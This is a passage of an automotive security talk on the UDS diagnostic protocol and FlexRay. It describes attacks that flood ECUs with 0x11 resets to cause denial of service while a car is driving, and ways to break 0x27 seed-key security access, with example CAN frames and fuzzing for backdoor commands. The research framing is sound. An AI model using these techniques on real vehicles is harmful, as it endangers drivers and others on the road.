it. But with the diagnosis protocol, once there is a problem with the parts or there is a problem, they will save the fault information in the memory, and the maintenance master can read the fault information through the communication bus. For example, after an ECU experiences an undervoltage fault, It will store the DTC (Diagnostic Trouble Code) represented by the undervoltage fault, and optionally save the snapshot information when the fault occurs (such as the vehicle speed at this time, the voltage value read, etc.). Snapshot information helps test engineers and aftermarket technicians find the cause of failures.

UDS Diagnostic Communication Model



In addition to the CAN bus, UDS can also be implemented on different automotive buses such as LIN, Flexray, Internet and K-line.


UDS diagnostic message frame

UDS is essentially a collection of services, including 6 categories, a total of 26 kinds. Each service has its own independent ID, namely SID (Service Identifier, diagnostic service ID).

UDS is an interactive protocol (Request/Response) for directional communication, that is, the diagnostic party (Tester) sends the specified request data (Request) to the ECU. This data needs to contain the SID, and the SID is the first in the application layer data. bytes.

If it is a positive response (Positive Response), the first byte returns [SID+0x40].

If it is a negative response (Negative Response), the first byte returns 0x7F, and the second byte returns the SID just asked. The third byte is the NRC (Negative Response Code), which represents my basis for denying you.



UDS service

大类	SID（0x）	诊断服务名	服务Service
诊断和通信管理功能单元	10	诊断会话控制	Diagnostic Session Control
	11	ECU复位	ECU Reset
	27	安全访问	Security Access
	28	通讯控制	Communication Control
	3E	待机握手	Tester Present
	83	访问时间参数	Access Timing Parameter
	84	安全数据传输	Secured Data Transmission
	85	控制DTC的设置	Control DTC Setting
	86	事件响应	Response On Event
	87	链路控制	Link Control

UDS service

数据传输功能单元	22	通过ID读数据	Read Data By Identifier
	23	通过地址读取内存	Read Memory By Address
	24	通过ID读比例数据	Read Scaling Data By Identifier
	2A	通过周期ID读取数据	Read Data By Periodic Identifier
	2C	动态定义标识符	Dynamically Define Data Identifier
	2E	通过ID写数据	Write Data By Identifier
	3D	通过地址写内存	Write Memory By Address

For the 26 types of services of UDS, we can do specific attacks on some services.

For example, use the 11 service to restart the ECU, suddenly restart the engine while the car is running, and do a DOS attack.

For example, bypassing the 27 service, or brute-forcing the 27 service, bypassing authentication to obtain the highest authority, etc. The detailed attack methods will be introduced in detail in the following chapters.

UDS service

存储数据传输功能单元	14	清除诊断信息	Clear Diagnostic Information
	19	读取故障码信息	Read DTC Information
输入输出控制功能单元	2F	通过ID控制输入输出	Input Output Control By Identifier
例行程序功能单元	31	例行程序控制	Routine Control
上传下载功能单元	34	请求下载	Request Download
	35	请求上传	Request Upload
	36	数据传输	Transfer Data
	37	请求退出传输	Request Transfer Exit
	38	请求文件传输	Request File Transfer

UDS negative response

NRC 定义

Hex	Name	Description
01 ... 0F	ISOSAEReserved	ISO 保留，暂时未定义
10	GeneralReject	一般性拒绝。通常在无法准确描述错误时发出
11	serviceNotSupported	服务不支持。多出现在服务未被定义
12	sub-functionNotSupported	子功能不支持。多出现子功能未被定义
13	ncorrectMessageLengthOrInvalidFormat	报文长度错误
14	responseTooLong	响应字节数太长
15 ... 20	ISOSAEReserved	ISO 保留，暂时未定义
21	busyRepeatRequest	过忙导致执行失败。多出现在快速发送请求
22	conditionsNotCorrect	条件不满足。多出现在整车状态无法满足诊断的需求
23	ISOSAEReserved	ISO 保留，暂时未定义
24	requestSequenceError	请求的顺序错误。多出现在没有首先接收请求的情况下接收sendKey子功能
25	noResponseFromSubnetComponent	子网无法响应
26	FailurePreventsExecutionOfRequestedAction	DTC出现了错误的记录。一般不出现
27 ... 30	ISOSAEReserved	ISO 保留，暂时未定义
31	requestOutOfRange	请求超出范围
32	ISOSAEReserved	ISO 保留，暂时未定义
33	securityAccessDenied	安全访问模式错误
34	ISOSAEReserved	ISO 保留，暂时未定义
35	invalidKey	密钥key无效
36	exceededNumberOfAttempts	收到的invalidKey超过了允许的尝试次数
37	requiredTimeDelayNotExpired	NRC_36之后，安全访问锁定的时间内再次请求seed
38 ... 4F	reservedByExtendedDataLinkSecurityDocument	扩展数据链路层保留

With the NRC code, we can identify the cause of the negative response.

UDS bus principle

UDS bus attack method

UDS attack method

11Services:

No precondition reset leads to denial of service attack

27 Services:


Authentication, dll algorithm reverse

random number attack

ECU deadlock and password blasting

UDS attack

11 Service No precondition reset. 11 services are sent continuously, causing the ECU to restart continuously, forming a service attack.



UDS attack

After the attacker enters the in-vehicle bus, he can use the 11 service to restart most ECUs, causing many ECU functions to be paralyzed. In the previous research, we tried to continuously send the 11 service to the battery of the tram, which directly caused the battery function to be paralyzed and impermanently work normally.

However, many developers do not seem to be aware of the need to limit the use of 11 services, and do not limit the number of times 11 services can be used within the cycle time, or the conditions of use.

Imagine how serious the consequences would be if the engine suddenly stopped working while driving, or if the brake booster system failed.

UDS attack

27 Services: Multidimensional Attacks.

27 Secure access: There is a lot of data in the ECU that is unique to the OEM, and does not want to be open to all customers, it needs to be set to a secret. When we read some special data, we must first perform a security unlock. After the ECU is powered on, it is in a locked state (Locked). We pass 27 services, add a sub-service, and add a key, such a service request can be unlocked.

Tester: 02 27 05 00 00 00 00 00 Security Access, 05 Subfunction

ECU: 06 67 05 08 27 11 F0 00 Affirmative response, replies the seed corresponding to the security level

Tester: 06 27 06 FF FF FF FF 00 Send key, 4 FFs. Note that 06 is used in pairs with 05.

ECU: 03 7F 27 78 00 00 00 00 If the response is negative, 7F+27+NRC

ECU: 02 67 06 00 00 00 00 00 If it is a positive response, pass the safety verification

UDS attack


27 The biggest core of the service is the algorithm. Take a simple algorithm, such as adding the first 4 bytes of seed and ECU SN, cyclically shift left by two bits, execute 3 rounds, return this number as the key, and end. Security verification is a lock. The more complex the algorithm, the higher the cost of unlocking in a short time, and the less likely it is to be cracked. If there are too many failures, there should be a punishment mechanism, and you cannot try to unlock it again for a period of time to prevent artificial cracking.

27 The service uses a symmetric encryption algorithm, which is not very secure. An attacker can try to attack the vehicle's diagnostic software and reversely analyze its encryption algorithm. Or the random numbers generated by some developers with indifferent security awareness can be followed regularly or the length of the random number is less than 3 bytes, and the ECU has no deadlock mechanism, etc., which can allow attackers to take advantage.

The emergence of UDS 29 service is for the defect of 27 service. 29 service adopts asymmetric algorithm, which is more secure, but 29 service is not popularized, and more existing vehicles still use 27 service.

UDS attack

The random number is 3B 32 85, and the safety factor is not high.



UDS summary

For various reasons, some ECU developers often leave some backdoor commands in the development stage, and these diagnostic commands often have higher authority. In addition, some factory-defined instructions are also of interest to attackers.

How to find similar instructions is the first and most important point of research.

By writing a CANoe CAPL script, in the UDS diagnostic format, unconventional diagnostic messages are sent, and all positive responses to unconventional diagnostic services and NRC non-11, 22 (service not supported, service undefined) messages in negative responses are recorded , for an in-depth analysis.

In the process of research, we sent unconventional diagnostic commands to all nodes that support UDS, recorded the response messages of the nodes, conducted in-depth research on some positive response messages, and cooperated with firmware analysis, and encountered some UDS with privilege escalation. Diagnostic Services.

Among the 26 types of services in UDS, there are many risk points, which will not be introduced here one by one due to time constraints.

/04 FlexRay Principle and attack method

FlexRay Protocol Principle

FlexRay static frame attack method


FlexRay dynamic frame attack method

FlexRay Introduction

Because the traditional CAN solution can not meet the requirements of the car wire control system (X-by-Wire). So in September 2000, BMW and DaimlerChrysler joined Philips and Motorola to form the FlexRay Alliance. The alliance is committed to promoting the global adoption of the FlexRay communication system as the standard protocol for advanced powertrain, chassis, and drive-by-wire systems.

FlexRay Trigger method

TDMA(Time division multiple access, abbreviation): The time equivalent to the sending node is determined, divided into time slices, and sent periodically; Each time slice tcycle can be divided into 4 time segments, each A fragment specifies a message.



FlexRay communication cycle

Communication cycle composition:

Static segment, dynamic segment, symbol window, network idle segment

Communication cycle parameters:

Static segment: used to transmit messages deterministically, required;

Dynamic segment: used to transmit event-driven messages, optional;


Symbol window: used to transmit special symbols, optional;

Network idle period: Synchronize the local clock.no data communication, required;


FlexRay communication cycle

Communication cycle range:

FlexRay uses one communication cycle as the cycle to send the data of the command, and one communication cycle is divided into 64 Cycles, the range is [0,63];




Communication cycle combination：



FlexRay static segment

The static segment consists of:

1. The sending node can be assigned to specific static slots to send static frames.
2. The static segment can be divided into 2~1023 equal-length static Slots, and the Slots ID range is between 2~1023.
3. In the static segment, the length of each static message is fixed and equal. It consists of frame header, payload, and frame trailer. The CID at the end of the static frame is the end mark of the static frame.



